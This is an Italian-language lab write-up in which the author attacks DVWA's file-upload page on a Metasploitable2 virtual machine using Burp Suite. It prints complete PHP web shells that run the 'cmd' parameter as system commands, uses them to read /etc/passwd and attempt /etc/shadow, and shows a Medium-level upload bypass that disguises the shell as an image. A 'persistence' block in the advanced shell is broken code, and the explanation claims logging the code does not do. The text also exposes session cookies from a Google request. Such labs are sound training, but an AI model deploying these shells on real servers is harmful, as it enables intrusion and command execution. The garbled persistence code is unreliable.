The screenshot shows the Burp Suite interface. The top menu includes Burp, Project, Intruder, Repeater, View, and Help. The main toolbar has buttons for Dashboard, Target, Proxy, Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, and Org. The 'Proxy' tab is active, showing 'HTTP history' and 'WebSockets history'. A table of intercepted requests is visible, with columns for #, Host, Method, URL, Params, Edited, Status code, Length, MIME type, Extension, and Title. The first request is a GET to https://www.google.com with status 200. Below the table, the 'Request' and 'Response' tabs are open. The 'Request' tab shows a GET request to https://www.google.com with various headers and a body containing a search query. The 'Response' tab shows the corresponding HTTP 200 OK response with headers like Date, Expires, Cache-Control, Content-Type, and various security policies.

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title
1	https://www.google.com	GET	/search?q=service+mysql+start&oq=service+mysql+start&gs_lcrp=EgZjaHJvbmUyBggAEUyOdIBCjQzNzMOOWowajCoAgCwAgA&sourceid=chrome&ie=UTF-8 HTTP/1.1		✓	200	498721	HTML	se	
3	https://fonts.gstatic.com	GET	/s/i/productlogos/googleg/v6/24px.svg			200	1556	XML	svg	
4	https://www.google.com	POST	/gen_204?s=web&t=cap&atyp=csi&ei=C2...		✓	204	694	HTML		

Request

```

1 GET /search?q=service+mysql+start&oq=
  service+mysql+start&gs_lcrp=
  EgZjaHJvbmUyBggAEUyOdIBCjQzNzMOOWowajCoAgCwAgA
  &sourceid=chrome&ie=UTF-8 HTTP/1.1
2 Host: www.google.com
3 Cookie: AEC=
  AVh_V2gGNUSHLtXs1fBegP6Fr_cjjSD8B4vX7zBrqWgdXZ
  Ejdn4p7ChIhE; __Secure-ENID=
  28.SE=doh7QhrXeJchzkTf_a7xdHXpew9hq_3mrE8DKrHMz
  _3TZvL6BX7zJMz9EQnL1loGL243MCQUx59Qhrmzybso2Wk
  NrCbKiVU-Bg1Jy9hqLjpOTv46L1oD1DMG4QN6hz5U78VlXn
  oCoSP6fU4tq3HpXiglvqPWGiWudYKeE7nMGkzvJuR9pweF0
  HB4HHkEnqYx9yfgGr_ggrbkaXar8CG27t4vXKEMHFxILXSI
  _AWSy7jz6uQMs8eoLo
4 Sec-Ch-UA: "Chromium";v="139",
  "Not;A=Brand";v="99"
5 Sec-Ch-UA-Mobile: ?0
6 Sec-Ch-UA-Platform: "Linux"
7 Accept-Language: it
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64)
  AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/139.0.0.0 Safari/537.36
10 Accept:
  text/html,application/xhtml+xml,application/xml;
  q=0.9,image/avif,image/webp,image/apng,*/*;q=0
  .8,application/signed-exchange;v=b3;q=0.7
11 X-Client-Data: CInlygE=
12 Sec-Fetch-Site: none
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-User: ?1
15 Sec-Fetch-Dest: document
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18 Connection: keep-alive
  
```

Response

```

1 HTTP/2 200 OK
2 Date: Wed, 01 Oct 2025 17:21:15 GMT
3 Expires: -1
4 Cache-Control: private, max-age=0
5 Content-Type: text/html; charset=UTF-8
6 Strict-Transport-Security: max-age=31536000
7 Content-Security-Policy: object-src
  'none';base-uri 'self';script-src
  'nonce-rL3V9N-_roPsBa7DMM7bWQ' 'strict-dynamic'
  'report-sample' 'unsafe-eval' 'unsafe-inline'
  https: http::report-uri
  https://csp.withgoogle.com/csp/gws/cdt1
8 Cross-Origin-Opener-Policy:
  same-origin-allow-poppers; report-to="gws"
9 Report-To:
  {"group":"gws","max_age":2592000,"endpoints":[{"
  url":"https://csp.withgoogle.com/csp/report-to/g
  ws/cdt1"}]}
10 Accept-Ch: Sec-CH-Prefers-Color-Scheme
11 Accept-Ch: Downlink
12 Accept-Ch: RTT
13 Accept-Ch: Sec-CH-UA-Form-Factors
14 Accept-Ch: Sec-CH-UA-Platform
15 Accept-Ch: Sec-CH-UA-Platform-Version
16 Accept-Ch: Sec-CH-UA-Full-Version
17 Accept-Ch: Sec-CH-UA-Arch
18 Accept-Ch: Sec-CH-UA-Model
19 Accept-Ch: Sec-CH-UA-Bitness
20 Accept-Ch: Sec-CH-UA-Full-Version-List
21 Accept-Ch: Sec-CH-UA-WoW64
22 Permissions-Policy: unload=()
23 Server: gws
24 X-Xss-Protection: 0
25 X-Frame-Options: SAMEORIGIN
26 Set-Cookie: AEC=
  AaJma5vK6Wokm2snBo9MfXhCwE07C5F80-.Jt97L_SvsC8.TY0a
  
```

- **Post** Esamino la richiesta POST utilizzata per caricare la shell new_shell.php su Metasploitable2.
- ◇ **Dettagli** Clicco sulla scheda "HTTP history" e filtro per la richiesta POST associata all'upload di new_shell.php (es. da Vulnerabilities > File Upload).
- ◇ **Spiegazione** Identifico la richiesta POST che ha caricato la shell sul server.

The screenshot displays the Burp Suite interface. The top menu bar includes 'Burp', 'Project', 'Intruder', 'Repeater', 'View', and 'Help'. The main toolbar shows 'Intercept on', 'Forward', and 'Drop' buttons. The 'HTTP history' tab is active, showing a list of requests. The selected request is a POST to 'http://192.168.50.101/dvwa/vulnerabilities/upload/'. The 'Request' tab is selected, showing the raw HTTP request. The request body is a multipart/form-data upload of a file named 'new_shell.php'. The file content is a PHP script that sets a time limit and executes a command if provided. The 'Inspector' tab on the right shows the request attributes, query parameters, body parameters, cookies, and headers.

Request

Time Type Direction Method URL Status code

15:58:50... HTTP → Request GET http://192.168.50.101/dvwa/hackable/uploads/new_shell.php?cmd=whoami

15:59:07... HTTP → Request POST http://192.168.50.101/dvwa/vulnerabilities/upload/

Request

Pretty Raw Hex

```
1 POST /dvwa/vulnerabilities/upload/ HTTP/1.1
2 Host: 192.168.50.101
3 Content-Length: 781
4 Cache-Control: max-age=0
5 Accept-Language: it
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
8 Gecko) Chrome/139.0.0.0 Safari/537.36
9 Origin: http://192.168.50.101
10 Content-Type: multipart/form-data;
11 boundary=----WebKitFormBoundaryUBdh8KIJSLdXiBh
12 Accept:
13 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,imag
14 e/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
15 Referer: http://192.168.50.101/dvwa/vulnerabilities/upload/
16 Accept-Encoding: gzip, deflate, br
17 Cookie: security=low; PHPSESSID=3e70f42056fece60a40a3fe7329560bb
18 Connection: keep-alive
19
20 -----WebKitFormBoundaryUBdh8KIJSLdXiBh
21 Content-Disposition: form-data; name="MAX_FILE_SIZE"
22
23
24 -----WebKitFormBoundaryUBdh8KIJSLdXiBh
25 Content-Disposition: form-data; name="uploaded"; filename="new_shell.php"
26 Content-Type: application/x-php
27
28 <?php
29 set_time_limit(0); // Nessun limite di tempo
30 if (isset($_GET['cmd'])) {
31     $cmd = $_GET['cmd'];
32     $output = shell_exec($cmd); // Usa shell_exec per esecuzione diretta
33     if ($output === null) {
34         echo "Errore nell'esecuzione del comando\n";
35     }
36 }
```

Inspector

Request attributes 2

Request query parameters 0

Request body parameters 3

Request cookies 2

Request headers 13


10 Esplorazione della Macchina Target al Livello Low

- **Descrizione** Esploro Metasploitable 2 utilizzando la shel `new_shell.php` per raccogliere informazioni sensibili e analizzare la struttura del filesystem.

- ◇ **Azione 1** Nel browser, eseguo

http://192.168.50.101/dvwa/hackable/uploads/new_shell.php?cmd=ls -la /var/www


- ◇ **Spiegazione** Elenca i contenuti della directory web `/var/www` con dettagli sui permessi.



◇ **Azioni 2** Eseguo

http://192.168.50.101/dvwa/hackable/uploads/new_shell.php?cmd=cat/etc/passwd


◇ **Spiegazione** Recupera l'elenco degli utenti registrati su Metasploitable, inclusi root, msfadmin, e www-data.



◇ **Azioni 3** Eseguo

http://192.168.50.101/dvwa/hackable/uploads/new_shell.php?cmd=cat/etc/shadow

- ◇ **Spiegazione** Tenta di accedere al file `/etc/shadow`, che contiene gli hash delle password, ma l'errore indica che l'utente `www-data` (sotto cui gira Apache su Metasploitable) non ha i privilegi necessari per leggerlo. Questo è dovuto ai permessi restrittivi (di solito 640) applicati a `/etc/shadow`, accessibile solo a root, riflettendo una misura di sicurezza standard sui sistemi Unix-like. La shell `new_shell.php` utilizza `shell_exec()`, che fallisce quando il comando non può essere eseguito per mancanza di permessi, restituendo il messaggio di errore configurato.



- ◇ **Risultato** "L'esplorazione mostra 'ls -la /var/www' con 'html' e permessi, 'cat /etc/passwd' elenca utenti (es. msfadmin), 'cat /etc/shadow' restituisce 'Errore nell'esecuzione del comando' a causa di permessi insufficienti, confermando accesso limitato ma significativo su Metasploitable."

11 [Facoltativa] Ripetizione con una Shell Sofisticata

Descrizione Creo una shell PHP ultra-avanzata con funzionalità potenti e compatibili, come persistenza avanzata e gestione robusta dei comandi, per un controllo più sofisticato su Metasploitable2.

Comando nano ultra_shell.php

```
(M6D6R6@kali)-[~]  
$ nano ultra_shell.php
```

Dettaglio editor:


```
GNU nano 3.0 ultra_shell.php  
#!/php  
set_time_limit(0); // Nessun limite di tempo  
ignore_user_abort(true); // Continua se connessione persa  
if (isset($_GET['cmd'])) {  
    $cmd = $_GET['cmd'];  
    ob_start();  
    passthru($cmd); // Output diretto e robusto  
    $output = ob_get_clean();  
    if ($output == false) {  
        echo "Errore nell'esecuzione del comando\n";  
    } else {  
        echo htmlspecialchars($output) . "\n";  
    }  
} else {  
    echo "Nessun comando specificato\n";  
}  
// Persistenza avanzata con loop e output  
if (is_writable('/tmp')) {  
    $persist_content = "<?php while(true) { ob_start(); passthru('whoami'); $out = ob_get_clean(); file_put_contents('/tmp/ultra_persist.php', $persist_content);  
    file_put_contents('/tmp/ultra_persist.php', $persist_content);  
}  
?>
```

Spiegazione Shell "altamente sofisticata" con `passthru()` per output diretto, compatibile con PHP 5.2.4, e persistenza avanzata in `/tmp/ultra_persist.php` che logga "whoami" ogni 10 secondi in `/tmp/ultra_log.txt`, evita socket per stabilità e offre un controllo persistente.

Salvo con Ctrl+O, Enter, Ctrl+X

```
(M6D6R6@kali)-[~]  
$ nano ultra_shell.php  
  
(M6D6R6@kali)-[~]  
$
```

Carico Shell con successo




11.1 Test del File Upload al Livello Medium

Descrizione Imposto il livello di sicurezza Medium su DVWA su Metasploitable2 e tento di caricare la shell `ultra_shell.php`, analizzando i filtri di sicurezza e provando a bypassarli con BurpSuite.


Azione 1 Vado a DVWA Security su `http://192.168.50.101/dvwa/` > Seleziono "Medium" dal menu a tendina > Clicco "Submit"

- ◇ **Dettagli:** Accedo alla pagina DVWA Security nel browser integrato di BurpSuite, cambio il livello a "Medium" e confermo.
- ◇ **Spiegazione:** Imposto un livello di sicurezza intermedio che attivo filtri base, come la verifica delle estensioni dei file (es. `.php`), per ostacolare l'upload di shell.



Azione 2 Torno a Vulnerabilities > File Upload, seleziona **ultra_shell.php**, clicco Upload

- ◇ **Dettagli** Navigo a "Vulnerabilities > File Upload", clicca "Choose File", seleziona **ultra_shell.php** dal filesystem di Kali, clicca "Upload".
- ◇ **Spiegazione** Tento l'upload della shell, che fallisce a causa dei filtri MIME che bloccano estensioni come .php, generando **"Your image was not uploaded"** e gli avvisi "Cannot modify header information" per un output precoce in **medium.php**.




Azione 3 Intercetta la Richiesta

- ◇ Nel browser integrato di BurpSuite, vado a "Vulnerabilities > File Upload", seleziono ultra_shell.php, clicca "Upload".
- ◇ In BurpSuite (Proxy > Intercept), attendo che la richiesta POST venga intercettata.

○ Modifico la Richiesta

- ◇ Nella scheda "Raw" di BurpSuite, individuo la sezione del corpo multipart che inizia con:



○ Sostituisci con

The screenshot displays the Burp Suite interface, specifically the Proxy tab. The top menu bar includes Burp, Project, Intruder, Repeater, View, and Help. The main toolbar shows 'Intercept on' (disabled), 'Forward' (active), and 'Drop' buttons. A status bar indicates a request to http://192.168.50.101/dwva/vulnerabilities/upload/.

Below the toolbar, a table lists intercepted requests:

Time	Type	Direction	Method	URL
02:24:0...	HTTP	→ Request	POST	http://192.168.50.101/dwva/vulnerabilities/upload/

The 'Request' tab is selected, showing the raw HTTP request. The request body is highlighted with a blue box, indicating the modification:

```
12 Accept-Encoding: gzip, deflate, br
13 Cookie: security=medium; PHPSESSID=a9123562f9371f20ce04dfd3aa0b61c6
14 Connection: keep-alive
15
16 -----WebKitFormBoundary1ZBk5uSzaI7H8LgC
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19 100000
20 -----WebKitFormBoundaryVLNx0tizBSjaP288
21 Content-Disposition: form-data; name="uploaded"; filename="ultra_shell.png"
22 Content-Type: image/png
23
24 <?php
25 set_time_limit(0); // Nessun limite di tempo
26 ignore_user_abort(true); // Continua se connessione persa
27 if (isset($_GET['cmd'])) {
28     $cmd = $_GET['cmd'];
29     ob_start();
30     passthru($cmd); // Output diretto e robusto
31     $output = ob_get_clean();
32     if ($output === false) {
33         echo "Errore nell'esecuzione del comando\n";
34     } else {
35         echo htmlspecialchars($output) . "\n";
36     }
37 } else {
38     echo "Nessun comando specificato\n";
39 }
